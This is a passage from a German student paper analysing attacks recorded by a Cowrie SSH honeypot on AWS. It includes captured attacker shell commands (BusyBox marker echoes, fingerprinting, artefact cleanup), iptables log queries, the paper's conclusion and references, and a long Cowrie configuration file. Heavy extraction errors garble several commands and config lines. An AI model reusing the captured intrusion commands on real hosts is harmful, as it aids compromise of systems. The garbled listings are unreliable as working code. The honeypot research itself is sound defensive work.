,→ /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
  Port/proc/sys/fs/binfmt_misc
48 Port/proc/sys/fs/binfmt_misc
49 admin@userdb/brfh/busybox echo -e '\x50\x6f\x72\x74/tmp' > /tmp/.none;
,→ /bin/busybox cat /tmp/.none; /bin/busybox rm /tmp/.none
50 Port/tmp
51 admin@userdb/bish/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none;
,→ /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
52 Port/dev
53 Port/dev
  admin@userdb/bis/busybox BwHJ6oS9
54
55 BwHJ6oS9: applet not found
  admin@userdbrm$/.t; rm //.sh; rm //.human
  admin@userdbrm$sys/.t; rm /sys/.sh; rm /sys/.human
```

Analyse von Traffic in einem SSH-Honeypot

```
admin@userdbrm$proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm ←-
,→ /proc/sys/fs/binfmt_misc/.human
admin@userdbrm$tmp/.t; rm /tmp/.sh; rm /tmp/.human
```

Der Angreifer nutzt das BusyBox-Appl&wHJ6oS9 als Markierung. Zum Ende dieser Phase werden mögliche Artefakte der Aktionen entfernt. Weiterhin wird überprüft ob die Befehle bzw. Programmebase64, openss1 und uudecode vorhanden sind. Bei diesem Fallbeispiel wird kein Payload heruntergeladen,was darauf hindeutet, dass entweder die gefundenen Informationen das System als ungeeignet klassifizieren oder der Angreifer den Honeypot erkannt hat. Ein Anhaltspunkt könnte z. B. das fehlende Tool uudecode sein. Da dieses Tool nicht von Cowrie bereitgestellt wird,kann das Skript nicht wie gewünscht ausgeführt werden. Wenn der Input des Angreifers in einer Remnux-VM nachgestellt wird, ist der Output folgender:

```
Listing 4.7: Fallbeispiel 3: uudecode (Remnux)

remnux@remnuxude$ode <<'~'
> begin 644 /tmp/.none

> 6: "<]; #=!>$, [?%-.)&@^*' _+3(\/'

> '
> end

> ~

remnux@remnux:/tmp$tmp/.none

h'=17AxC; |SN$h>(p?-2<<
```

Eine Vermutung ist, dass der Angriffsvektor ohne das Tool nicht weiter fortgesetzt werden kann. Diese Vermutung konnte allerdings nicht im Rahmen dieser Hausarbeit nachgeprüft werden.

4.3. Nachweis von Netzwerkverbindungen

Aufgrund der angelegten Logging-Regeln im iptables-Regelwerk können alle zugelassenen und blockierten Verbindungen im Systemlog/war/log/kern.log nachvollzogen werden.

Eine zugelassene TCP-Verbindung auf Port 2223 (Telnet) und eine abgelehnte UDP-Verbindung auf Port 67 sind exemplarisch in folgendem Listing dargestellt.

Listing 4.8: Netzwerkverbindungen

Analyse von Traffic in einem SSH-Honeypot

```
Jun 18 13:09:52 ip-172-31-32-133 kernel: [355193.341199] IPTables-Allowed: IN=eth0 ← OUT= MAC=06:cc:2d:72:a7:54:06:1f:97:e2:7f:de:08:00 SRC=111.36.211.43 ← OUT=172.31.32.133 LEN=40 TOS=0x00 PREC=0xE0 TTL=48 ID=23915 PROT0=TCP SPT=19170 ← OPT=2223 WINDOW=15770 RES=0x00 SYN URGP=0

Jun 18 13:10:04 ip-172-31-32-133 kernel: [355205.910125] IPTables-Dropped: IN= ← OUT=eth0 SRC=172.31.32.133 DST=172.31.32.1 LEN=328 TOS=0x00 PREC=0x00 TTL=64 ← ID=14687 DF PROT0=UDP SPT=68 DPT=67 LEN=308
```

Das Logfile kann z. B. mit bordeigenen Mitteln ausgewertet werden, um eine Übersicht über die Anzahl der Verbindungen auf bestimmte Ports zu erhalten. Eine Möglichkeit ist die Filterung nach bestimmten Zielports:

```
Listing 4.9: Netwerkverbindungen Eingehend nach Ports

root@ip-172-31-32-133:/tmp/logs#kern.log.3 kern.log.2 kern.log.1 kern.log | ←-
sed -n '/Jun 18 09:00:38/ , /Jun 25 07:00:02/p' | grep Allowed | grep PROTO=TCP | ←-
grep DPT=80 | awk '{print $1" "$2" "$3"\t"$11"\t"$21 }' | wc -1

483

root@ip-172-31-32-133:/tmp/logs#kern.log.3 kern.log.2 kern.log.1 kern.log | ←-
sed -n '/Jun 18 09:00:38/ , /Jun 25 07:00:02/p' | grep Allowed | grep PROTO=TCP | ←-
grep DPT=2222 | awk '{print $1" "$2" "$3"\t"$11"\t"$21 }' | wc -1

4 6995

root@ip-172-31-32-133:/tmp/logs#kern.log.3 kern.log.2 kern.log.1 kern.log | ←-
sed -n '/Jun 18 09:00:38/ , /Jun 25 07:00:02/p' | grep Allowed | grep PROTO=TCP | ←-
grep DPT=2223 | awk '{print $1" "$2" "$3"\t"$11"\t"$21 }' | wc -1

6 11146
```

Die Verbindungen auf Port 80 sind Zugriffe auf das Auswertungstools Kippo-Graph und stammen nur von meiner IP. Die Zugriffe auf Port 2222 und 2223 sind Zugriffe auf den Honeypot. Eine weitere Auswertung wird hier nicht vorgenommen, da durch die Sicherheitsgruppen der AWS-Konsole ein Zugriffe auf andere Ports bereits unterbunden wird und die Auswertung keine weiteren interessanten Daten lieferte.

5. Fazit

Während dieser Hausarbeit wurde der SSH- und Telnet-Honeypot Cowrie auf einer AWS EC2 Instanz installiert und über einen Zeitraum von ca. einer Woche alle Zugriffe über diese Protokolle aufgezeichnet.

Eine Schlussfolgerung der statistischen Auswertung ist es, dass unsichere Nutzernamen und Passwörter ein erhebliches Risiko darstellen. Einfache Wörter, Zahlenkombinationen oder unveränderte Standardlogins bieten Angreifern eine große Angriffsfläche. Obwohl der Honeypot nicht als sensibles System bekannt ist (im Gegensatz zu Systemen in Firmennetzwerken) konnte eine Vielzahl an Zugriffen und versuchten Infizierungen aufgezeichnet werden. Bei sensiblen Systemen ist zu erwarten, dass diese Anzahl um ein vielfaches höher wird.

Die Analyse einiger Beispiele zeigte deutlich, dass ein Großteil der Angriffe automatisiert abläuft. Dies hat zur Folge, dass Angreifer mit relativ geringem Aufwand eine hohe Anzahl potentieller Systeme angreifen und infizieren können. Umso wichtiger ist es, die Erkenntnisse aus den Daten eines Honeypots in die weiteren Abwehrsysteme einfließen zu lassen. Vorstellbar wäre z. B. die automatische Analyse von heruntergeladenem Payload in einer Cuckoo Sandbox und die Kommunikation mit einem IDS. Die übermittelten Kommandos zeigten deutliche Charakteristikenwie z. B. das Markieren mit Hilfe der nicht vorhandenen BusyBox-Applets. Solche Befehle könnten durch sinnvolle IDS-Regeln erkannt werden um ähnliche Angriffsvektoren auf tatsächlichen Produktivsystemen zu unterbinden.

Während der Auswertung der Daten wurde deutlich, dass das Betreiben eines Honeypots einen großen Erkenntnisgewinn bedeutet und im Rahmen des Network Security Monitoring erheblich zur Verbesserung der Erkennung und Abwehr von Angriffen beitragen kann. Dabei muss allerdings immer berücksichtigt werden, dass das Betreiben eines Honeypots ein zusätzliches Risiko in einem Netzwerk darstellt und die Auswertung der Daten einen nicht unerheblichen Aufwand bedeutet.

Literatur

- [1] Richard Bejtlich. The practice of network security monitoring. Understanding incident detection and response. eng. San Francisco, Calif.: No Starch Press, 2013. 341 S. ISBN: 1593275099.
- [2] Michael W. Ligh. Malware analyst's cookbook and dvd. Tools and techniques for fighting malicious code. eng. Indianapolis, Ind: Wiley Pub. Inc, 2011. 716 S. ISBN: 978-1-118-00830-0. URL: %5Curl % 7Bhttp://site.ebrary.com/lib/academiccompletetitles/home.action%7D.
- [3] David Malanik und Lukas Kouril. "Honeypot as the Intruder Detection System". In: Recent advances in computer science. Proceedings of the 17th international conference on computers (part of CSCC '13), proceedings of the 1st international conference on artificial intelligence and cognitive science (AICS '13), proceedings of the 1st international conference on innovative computing and information processing (INCIP'13) Hrsg. von Ognian Nakov u. a.Recent advances in computer engineering series 14. Griechenland: WSEAS Press, 2013, S. 96–101. ISBN: 978-960-474-311-7.
- [4] Red Hat, Inc. AWS EC2 External Inventory Script. Red Hat, Inc. 2018. URL: %5Curl % 7Bhttps: / / docs. ansible.com / ansible / latest / user _ guide / intro_dynamic_inventory.html#example-aws-ec2-external-inventoryscript%7D (besucht am 11. 06. 2018).
- [5] Chris Sanders, Hrsg. Applied network security monitoring. Collection, detection, and analysis. eng. Sanders, Chris (VerfasserIn) Smith, Jason (Sonstige). Waltham, MA: Syngress an imprint of Elsevier, 2014sbn: 9780124172166.
- [6] Joseph Waring. Number of devices to hit 4.3 per person by 2020. 5.07.20 R&: %5Curl%7Bhttps://www.mobileworldlive.com/featured-content/home-banner/connected-devices-to-hit-4-3-per-person-by-2020-report/%7D (besucht am 05. 07. 2018).

Verzeichnis der Listings

2.1. logsamplecowrie.txt	ć
3.1. Export AWS Keys	17
3.2. Installation Python	18
3.3. Cowrie Konfiguration: General	18
3.4. Cowrie Konfiguration: Module	19
3.5. Cowrie Konfiguration: Endpoints	19
3.6. Cowrie Konfiguration: Logging	19
3.7. nat: PREROUTING	20
4.1. Fallbeispiel 1: Installation	28
4.2. Fallbeispiel 2: Download	28
4.3. Fallbeispiel 2: Fingerprinting	29
4.4. Fallbeispiel 2: Download	30
4.5. Fallbeispiel 2: Payload String	31
4.6. Fallbeispiel 3: Fingerprinting	32
4.7. Fallbeispiel 3: uudecode (Remnux)	34
4.8. Netzwerkverbindungen	34
4.9. Netwerkverbindungen Eingehend nach Ports	35
A.1. cowrie.cfg	48
A.2. config.php	62
A.3. iptables: Filter	65
A.4. iptables: NAT	66
A.5. Fallbeispiel 1: Playlog	76

Honeypots

Analyse von Traffic in einem SSH-Honeypot

A.6. Fallbeispiel 1: Payload	 76
A.7. Fallbeispiel 2: Playlog	 82
A.8. Fallbeispiel 3: Playlog	 83

Abbildungsverzeichnis

2.1.	Klassische Sicherheitsmechanismen	5
2.2.	NSM-Regelkreis $[5, S. 10]$	6
2.3.	Honeypot im LAN	10
2.4.	iptables-Prozess	11
3.1.	iptables-Prozess eingehende TCP-Pakete	21
4.1.	Zugriffe pro Tag	22
4.2.	Erfolgreiche Logins pro Tag	23
4.3.	Top 10 Benutzername/ Passwort-Kombination	23
4.4.	Top10 Benutzernamen	24
4.5.	Erfolgreiche Logins pro IP	25
4.6.	Verteilung der Verbindungen auf Länder	25
4.7.	Aktivität nach Tagen	26
A.1.	AWS EC2 Konfiguration - Instanz	46
A.2.	AWS EC2 Konfiguration - Sicherheitsgruppen	46
A.3.	AWS EC2 Konfiguration - IP	47
A.4.	AWS EC2 Konfiguration - IAM User	47
A.5.	AWS EC2 Konfiguration - IAM Group	47
A.6.	Top10 Benutzername	67
A.7.	Top10 Passwörter	67
A.8.	Top10 Kombinationen	67
A.9.	Top10 Erfolgreiche Kombinationen	68
A.10	.Top10 Kombinationen	68
A.11	.Top10 Erfolgreiche Kombinationen	68
A.12	Erfolgsrate Login	69
A.13	.Erfolge pro Tag	69
A.14	Erfolge pro Woche	69
A.15	.Zugriffe pro Tag	70
A.16	.Zugriffe pro Woche	70
A.17	Meiste Erfolge pro Tag	70
A.18	.Meiste Zugriffe pro Tag	71
A.19	Logins von derselben IP	71

Honeypots

Analyse von Traffic in einem SSH-Honeypot

A.20.Top10 SSH Clients	71
A.21.Top10 Befehle	72
A.22.Top10 Fehlgeschlagene Befehle	72
A.23.Top10 Erfolgreiche Befehle	72
A.24.Menschliche Aktivität pro Tag	73
A.25.Menschliche Aktivität pro Woche	73
A.26. Tage mit der meisten Aktivität	73
A.27.Zugriffe pro IP	74
A.28.Zugriffe pro IP	74
A.29.Zugriffe pro IP inklusive Geoinformation	74
A.30.Zugriffe pro IP inklusive Geoinformation	75
A.31.Zugriffe pro Land	75
A.32.Zugriffe pro IP mit Ländercode (ohne Aussreisser)	75
A.33.Fallbeispiel 2: Scan VirusTotal Mirai	84

Tabellenverzeichnis

3.1.	Technische Daten EC2 Instanz	13
3.2.	Sicherheitsgruppen EC2 Instanz	14
4.1.	Aufstellung Passwörter und Vergleich Splash Data-Top 100-Liste	24
4.2.	Top10 erfolgreiche Befehle	27
4.3.	Übersicht Fallbeispiel 1	28
4.4.	Übersicht Fallbeispiel 2	29
4.5.	Übersicht Fallbeispiel 3	32

A. Anhang

A.1. Aufgabenstellung

Thema 13: Honeypots Theorie: Honeypots können dabei helfen, Malware und Angriffe im Netzwerk zu erkennen und somit IDS unterstützen. Stellen Sie dar wie Honeypots in das Gesamtkonzept Network Security Monitoring passen. Wie und an welcher Position werden Honeypots idealerweise im Netzwerk integriert? Praxis: Setzen Sie im Internet auf einem Server den SSH-Honeypot Kippo auf (z. B. auf Amazon Elastic Cloud Server oder Serverumgebung ihrer Wahl). Stellen Sie sicher, dass entsprechende (Firewall-)Freigaben vorhanden sind. Weisen Sie Interaktion in den Logdateien nach. Verwenden Sie die Kippo Graph Web UI um aussagekräftige Statistiken zu erstellen. Weisen Sie mit geeigneten (Bord-)Werkzeugen auch aktuelle Netzwerkverbindungen zum Server nach.

A.2. AWS EC2 Konfiguration




Abbildung A.1.: AWS EC2 Konfiguration - Instanz




Abbildung A.2.: AWS EC2 Konfiguration - Sicherheitsgruppen



Abbildung A.3.: AWS EC2 Konfiguration - IP




Abbildung A.4.: AWS EC2 Konfiguration - IAM User




Abbildung A.5.: AWS EC2 Konfiguration - IAM Group

A.3. Konfiguration Cowrie

```
Listing A.1: cowrie.cfg
  # DO NOT EDIT THIS FILE!
2 # Changes to default files will be lost on update and are difficult to
  # manage and support.
  # Please make any changes to system defaults by overriding them in
6 # cowrie.cfq
8 # To override a specific setting, copy the name of the stanza and
  # setting to the file where you wish to override it.
11 # -----
# General Cowrie Options
13 # ------
14 [honeypot]
15
16 # Sensor name is used to identify this Cowrie instance. Used by the database
# logging modules such as mysql.
18 #
19 # If not specified, the logging modules will instead use the IP address of the
  # server as the sensor name.
22 # (default: not specified)
  #sensor_name=myhostname
24
25 # Hostname for the honeypot. Displayed by the shell prompt of the virtual
  # environment
28 # (default: svr04)
29 hostname = userdb
30
31
32 # Directory where to save log files in.
34 # (default: log)
35 log_path = log
37
  # Directory where to save downloaded artifacts in.
38
40 # (default: dl)
41 download_path = dl
42
44 # Directory for miscellaneous data files, such as the password database.
46 # (default: data)
```

```
data_path = data
48
49
   # Directory where virtual file contents are kept in.
51
   # This is only used by commands like 'cat' to display the contents of files.
52
   # Adding files here is not enough for them to appear in the honeypot - the
   # actual virtual filesystem is kept in filesystem file (see below)
   # (default: honeyfs)
56
   contents_path = honeyfs
58
59
   # File in the Python pickle format containing the virtual filesystem.
61
   # This includes the filenames, paths, permissions for the Cowrie filesystem,
62
   # but not the file contents. This is created by the bin/createfs utility from
   # a real template linux installation.
64
65
   # (default: fs.pickle)
   filesystem_file = data/fs.pickle
68
   # Directory for creating simple commands that only output text.
71
72
   # The command must be placed under this directory with the proper path, such
   # as:
   # txtcmds/usr/bin/vi
   # The contents of the file will be the output of the command when run inside
   # the honeypot.
77
   # In addition to this, the file must exist in the virtual filesystem
78
   # (default: txtcmds)
80
   txtcmds_path = txtcmds
81
83
   # Maximum file size (in bytes) for downloaded files to be stored in
84
   'download_path'.
   # A value of O means no limit. If the file size is known to be too big from the
→ start.
   # the file will not be stored on disk at all.
86
87
   # (default: 0)
   \#download\_limit\_size = 10485760
89
90
91
   # TTY logging will log a transcript of the complete terminal interaction in UML
   # compatible format.
```

Analyse von Traffic in einem SSH-Honeypot

```
# (default: true)
    ttylog = true
 96
    # Default directory for TTY logs.
 98
    # (default: ttylog_path = %(log_path)s/tty)
    ttylog_path = %(log_path)s/tty
101
    # Interactive timeout determines when logged in sessions are
102
    # terminated for being idle. In seconds.
103
    # (default: 180)
   interactive_timeout = 180
105
106
    # EXPERIMENTAL: back-end to user for Cowrie, options: proxy or shell
    # a limited implementation is available for proxy, with request_exec functionality -
108
    # (default: shell)
    backend = shell
110
114
    # Network Specific Options
118
    # IP address to bind to when opening outgoing connections. Used by wget and
119
    # curl commands.
120
121
    # (default: not specified)
    #out\_addr = 0.0.0.0
124
    # Fake address displayed as the address of the incoming connection.
126
   # This doesn't affect logging, and is only used by honeypot commands such as
127
    # 'w' and 'last'
129
    # If not specified, the actual IP address is displayed instead (default
130
    # behaviour).
131
132
    # (default: not specified)
133
    #fake_addr = 192.168.66.254
134
135
136
    # The IP address on which this machine is reachable on from the internet.
    # Useful if you use portforwarding or other mechanisms. If empty, Cowrie
   # will determine by itself. Used in 'netstat' output
139
    #internet_facing_ip = 9.9.9.9
```

Analyse von Traffic in einem SSH-Honeypot

```
143
    # Enable to log the public IP of the honeupot (useful if listening on 127.0.0.1)
144
    # IP address is obtained by querying http://myip.threatstream.com
    #report_public_ip = true
146
147
148
149
150
    # Authentication Specific Options
    # _____
154
    # Class that implements the checklogin() method.
156
    # Class must be defined in cowrie/core/auth.py
    # Default is the 'UserDB' class which uses the password database.
159
    # Alternatively the 'AuthRandom' class can be used, which will let
160
    # a user login after a random number of attempts.
    # It will also cache username/password combinations that allow login.
162
163
   #auth class = UserDB
164
165
    # When AuthRandom is used also set the
166
    # auth_class_parameters: <min try>, <max try>, <maxcache>
167
    # for example: 2, 5, 10 = allows access after randint(2,5) attempts
   # and cache 10 combinations.
169
170
   auth_class = AuthRandom
   auth_class_parameters = 2, 5, 10
173
    # No authentication checking at all
    # enabling 'auth_none' will enable the ssh2 'auth_none' authentication method
   # this allows the requested user in without any verification at all
176
    # (default: false)
178
    #auth none enabled = false
179
180
181
182
183
    # Historical SSH Specific Options
    # historical options in [honeypot] that have not yet been moved to [ssh]
185
    # _____
186
187
   # Source Port to report in logs (useful if you use iptables to forward ports to
188
   #reported_ssh_port = 22
```

```
192
194
    # Shell Options
    # Options around Cowrie's Shell Emulation
195
196
    [shell]
108
199
    # Fake architectures/OS
    # When Cowrie receive a command like /bin/cat XXXX (where XXXX is an executable)
201
    # it replies with the content of a dummy executable (located in data path/arch)
202
    # compiled for an architecture/OS/endian mode
    # arch can be a comma separated list. When there are multiple elements, a random
204
    # is chosen at login time.
205
    # (default: linux-x64-lsb)
207
    arch = linux-x64-lsb
208
209
210
    # Here the list of supported OS-ARCH-ENDIANESS executables
    # bsd-aarch64-lsb: 64-bit LSB ARM aarch64 version 1 (SYSV)
211
   # bsd-aarch64-msb:
                         64-bit MSB ARM aarch64 version 1 (SYSV)
                        32-bit MSB Analog Devices Blackfin version 1 (SYSV)
   # bsd-bfin-msb:
213
    # bsd-mips64-lsb:
                     64-bit LSB MIPS MIPS-III version 1 (SYSV)
214
215
    # bsd-mips64-msb: 64-bit MSB MIPS-III version 1 (SYSV)
    # bsd-mips-lsb:
                        32-bit LSB MIPS MIPS-I version 1 (FreeBSD)
216
   # bsd-mips-msb:
                         32-bit MSB MIPS MIPS-I version 1 (FreeBSD)
217
                          64-bit MSB 64-bit PowerPC or cisco 7500 version 1
   # bsd-powepc64-lsb:
218
   (FreeBSD)
                       32-bit MSB PowerPC or cisco 4500 version 1 (FreeBSD)
   # bsd-powepc-msb:
219
   # bsd-riscv64-lsb:
                         64-bit LSB UCB RISC-V version 1 (SYSV)
   # bsd-sparc64-msb:
                         64-bit MSB SPARC V9 relaxed memory ordering version 1
 ,→ (FreeBSD)
   # bsd-sparc-msb: 32-bit MSB SPARC version 1 (SYSV) statically
222
   # bsd-x32-lsb:
                       32-bit LSB Intel 80386 version 1 (FreeBSD)
   # bsd-x64-lsb:
                        64-bit LSB x86-64 version 1 (FreeBSD)
224
   # linux-aarch61-lsb: 61-bit LSB ARM aarch61 version 1 (SYSV)
225
    # linux-aarch64-msb: 64-bit MSB ARM aarch64 version 1 (SYSV)
   # linux-alpha-lsb:
                         64-bit LSB Alpha (unofficial) version 1 (SYSV)
227
   # linux-am33-lsb: 32-bit LSB Matsushita MN10300 version 1 (SYSV)
228
   # linux-arc-lsb: 32-bit LSB ARC Cores Tangent-A5 version 1 (SYSV)
   # linux-arc-msb: 32-bit MSB ARC Cores Tangent-A5 version 1 (SYSV)
   # linux-arm-lsb: 32-bit LSB ARM EABI5 version 1 (SYSV)
231
    # linux-arm-msb:
                      32-bit MSB ARM EABI5 version 1 (SYSV)
   # linux-avr32-lsb:
                          32-bit LSB Atmel AVR 8-bit version 1 (SYSV)
# linux-bfin-lsb: 32-bit LSB Analog Devices Blackfin version 1 (SYSV)
   # linux-c6x-lsb: 32-bit LSB TI TMS320C6000 DSP family version 1
# linux-c6x-msb: 32-bit MSB TI TMS320C6000 DSP family version 1
```

Analyse von Traffic in einem SSH-Honeypot

```
# linux-cris-lsb: 32-bit LSB Axis cris version 1 (SYSV)
            # linux-frv-msb: 32-bit MSB Cygnus FRV (unofficial) version 1 (SYSV)
238
            # linux-h8300-msb:
                                                                              32-bit MSB Renesas H8/300 version 1 (SYSV)
239
                                                                                 64-bit MSB PA-RISC 02.00.00 (LP64) version 1
            # linux-hppa64-msb:
            # linux-hppa-msb: 32-bit MSB PA-RISC *unknown arch Oxf* version 1 (GNU/Linux)
241
          # linux-ia64-lsb: 64-bit LSB IA-64 version 1 (SYSV)
242
           # linux-m32r-msb:
                                                                     32-bit MSB Renesas M32R version 1 (SYSV)
          # linux-m68k-msb: 32-bit MSB Motorola m68k 68020 version 1 (SYSV)
          # linux-microblaze-msb: 32-bit MSB Xilinx MicroBlaze 32-bit RISC version
245
           1 (SYSV)
246
            # linux-mips64-lsb:
                                                                                 64-bit LSB MIPS MIPS-III version 1 (SYSV)
                                                                                 64-bit MSB MIPS MIPS-III version 1 (SYSV)
          # linux-mips64-msb:
247
           # linux-mips-lsb:
                                                                   32-bit LSB MIPS MIPS-I version 1 (SYSV)
248
           # linux-mips-msb: 32-bit MSB MIPS MIPS-I version 1 (SYSV)
           # linux-mn10300-lsb: 32-bit LSB Matsushita MN10300 version 1 (SYSV)
250
            # linux-nios-lsb: 32-bit LSB Altera Nios II version 1 (SYSV)
251
          # linux-nios-msb: 32-bit MSB Altera Nios II version 1 (SYSV)
          # linux-powerpc64-lsb: 64-bit LSB 64-bit PowerPC or cisco 7500 version 1 (SYSV)
253
            # linux-powerpc64-msb: 64-bit MSB 64-bit PowerPC or cisco 7500 version 1 (SYSV)
254
            # linux-powerpc-lsb: 32-bit LSB PowerPC or cisco 4500 version 1 (SYSV)
            # linux-powerpc-msb: 32-bit MSB PowerPC or cisco 4500 version 1 (SYSV)
256
            # linux-riscv64-lsb: 64-bit LSB UCB RISC-V version 1 (SYSV)
257
           # linux-s390x-msb:
                                                                              64-bit MSB IBM S/390 version 1 (SYSV)
           # linux-sh-lsb:
                                                                             32-bit LSB Renesas SH version 1 (SYSV)
                                                                            32-bit MSB Renesas SH version 1 (SYSV)
            # 1.i.n.u.x-sh.-msb:
260
          # linux-sparc64-msb: 64-bit MSB SPARC V9 relaxed memory ordering version 1
261
           (SYSV)
                                                                               32-bit MSB SPARC version 1 (SYSV)
            # linux-sparc-msb:
262
          # linux-tilegx64-lsb: 64-bit LSB Tilera TILE-Gx version 1 (SYSV)
263
           # linux-tilegx64-msb: 64-bit MSB Tilera TILE-Gx version 1 (SYSV)
                                                                              32-bit LSB Tilera TILE-Gx version 1 (SYSV)
           # linux-tileqx-lsb:
265
                                                                              32-bit MSB Tilera TILE-Gx version 1 (SYSV)
           # linux-tilegx-msb:
266
            # linux-x64-lsb:
                                                                       64-bit LSB x86-64 version 1 (SYSV)
            # linux-x86-lsb:
                                                                           32-bit LSB Intel 80386 version 1 (SYSV)
268
          # linux-xtensa-msb:
                                                                              32-bit MSB Tensilica Xtensa version 1 (SYSV)
269
            # osx-x32-lsb:
                                                                         32-bit LSB Intel 80386
            # osx-x64-lsb:
                                                                       64-bit LSB x86-64
271
272
            # NO SPACE BETWEEN ELEMENTS!
273
            \# arch =
274
    \rightarrow bsd-aarch64-lsb, bsd-aarch64-msb, bsd-bfin-msb, bsd-mips-lsb, bsd-mips-msb, bsd-mips64-lsb, bsd-mips64-msb, bsd-mips64-msb
            msb, linux-cris-lsb, linux-frv-msb, linux-h8300-msb, linux-hppa-msb, linux-hppa64-msb, linux-ia64-lsb, linux-m32n+msb, linux-hppa64-msb, linux-ia64-lsb, linux-m32n+msb, linux-hppa64-msb, linux-ia64-lsb, linux-m32n+msb, linux-hppa-msb, l
            lsb, linux-sh-msb, linux-sparc-msb, linux-sparc64-msb, linux-tileqx-lsb, linux-tileqx-msb, linux-tileqx64-lsb, linux-tileqx-msb, linux-tileqx64-lsb, linux-tileqx-msb, linux-tileqx64-lsb, linux-tileqx64-ls
276
277
            278
279
            # SSH Specific Options
280
            [ssh]
281
```

Analyse von Traffic in einem SSH-Honeypot

```
# Enable SSH support
    # (default: true)
284
    enabled = true
285
287
    # Public and private SSH key files. If these don't exist, they are created
288
    # automatically.
    rsa_public_key = etc/ssh_host_rsa_key.pub
    rsa private key = etc/ssh host rsa key
201
    dsa_public_key = etc/ssh_host_dsa_key.pub
292
    dsa_private_key = etc/ssh_host_dsa_key
294
295
    # SSH Version String
296
207
    # Use these to disquise your honeypot from a simple SSH version scan
298
    # Examples:
   # SSH-2.0-OpenSSH_5.1p1 Debian-5
300
    # SSH-1.99-OpenSSH 4.3
301
   # SSH-1.99-OpenSSH 4.7
    # SSH-1.99-Sun SSH 1.1
303
    # SSH-2.0-OpenSSH_4.2p1 Debian-7ubuntu3.1
304
   # SSH-2.0-OpenSSH 4.3
   # SSH-2.0-OpenSSH_4.6
306
   # SSH-2.0-OpenSSH 5.1p1 Debian-5
307
   # SSH-2.0-OpenSSH_5.1p1 FreeBSD-20080901
308
    # SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu5
    # SSH-2.0-OpenSSH 5.3p1 Debian-3ubuntu6
310
   # SSH-2.0-OpenSSH 5.3p1 Debian-3ubuntu7
311
   # SSH-2.0-OpenSSH_5.5p1 Debian-6
   # SSH-2.0-OpenSSH 5.5p1 Debian-6+squeeze1
313
   # SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze2
314
    # SSH-2.0-OpenSSH 5.8p2 hpn13v11 FreeBSD-20110503
    # SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
316
   # SSH-2.0-OpenSSH 6.0p1 Debian-4+deb7u2
317
    # SSH-2.0-OpenSSH_5.9
319
    # (default: "SSH-2.0-SSH-2.0-OpenSSH 6.0v1 Debian-4+deb7u2")
320
    version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
321
322
323
    # IP addresses to listen for incoming SSH connections.
324
    # (DEPRECATED: use listen_endpoints instead)
325
326
    # (default: 0.0.0.0) = any IPv4 address
327
    \#listen\_addr = 0.0.0.0
   # (use :: for listen to all IPv6 and IPv4 addresses)
    \#listen \ addr = ::
331
```

Analyse von Traffic in einem SSH-Honeypot

```
# Port to listen for incoming SSH connections.
333
    # (DEPRECATED: use listen endpoints instead)
334
    # (default: 2222)
336
    #listen port = 2222
337
339
    # Endpoint to listen on for incoming SSH connections.
340
    # See https://twistedmatrix.com/documents/current/core/howto/endpoints.html#servers
341
    # (default: listen_endpoints = tcp:2222:interface=0.0.0.0)
   # (use systemd: endpoint for systemd activation)
343
    # listen endpoints = systemd:domain=INET:index=0
344
    # For both IPv4 and IPv6: listen endpoints = tcp6:2222:interface=\:\:
    listen_endpoints = tcp:2222:interface=0.0.0.0
346
347
348
    # Enable the SFTP subsustem
349
    # (default: true)
350
    sftp_enabled = true
359
353
    # Enable SSH direct-tcpip forwarding
    # (default: true)
    forwarding = true
356
357
358
    # This enables redirecting forwarding requests to another address
359
    # Useful for forwarding protocols to other honeypots
360
    # (default: false)
    forward_redirect = false
362
363
    # Configure where to forward the data to.
365
    # forward redirect <portnumber> = <redirect ip>:<redirect port>
366
    # Redirect http/https
368
    # forward redirect 80 = 127.0.0.1:8000
369
    # forward_redirect_443 = 127.0.0.1:8443
370
371
    # To record SMTP traffic, install an SMTP honeypoint.
372
    # (e.g https://github.com/awhitehatter/mailoney), run
373
    # python mailoney.py -s yahoo.com -t schizo_open_relay -p 12525
    # forward redirect 25 = 127.0.0.1:12525
375
    # forward_redirect_587 = 127.0.0.1:12525
376
377
378
    # This enables tunneling forwarding requests to another address
   # Useful for forwarding protocols to a proxy like Squid
```

```
# (default: false)
    forward_tunnel = false
383
    # Configure where to tunnel the data to.
385
    # forward tunnel <portnumber> = <tunnel ip>:<tunnel port>
386
    # Tunnel http/https
    # forward tunnel 80 = 127.0.0.1:3128
380
    # forward tunnel 443 = 127.0.0.1:3128
390
391
392
393
    # Telnet Specific Options
                            -----
305
    [telnet]
396
    # Enable Telnet support, disabled by default
398
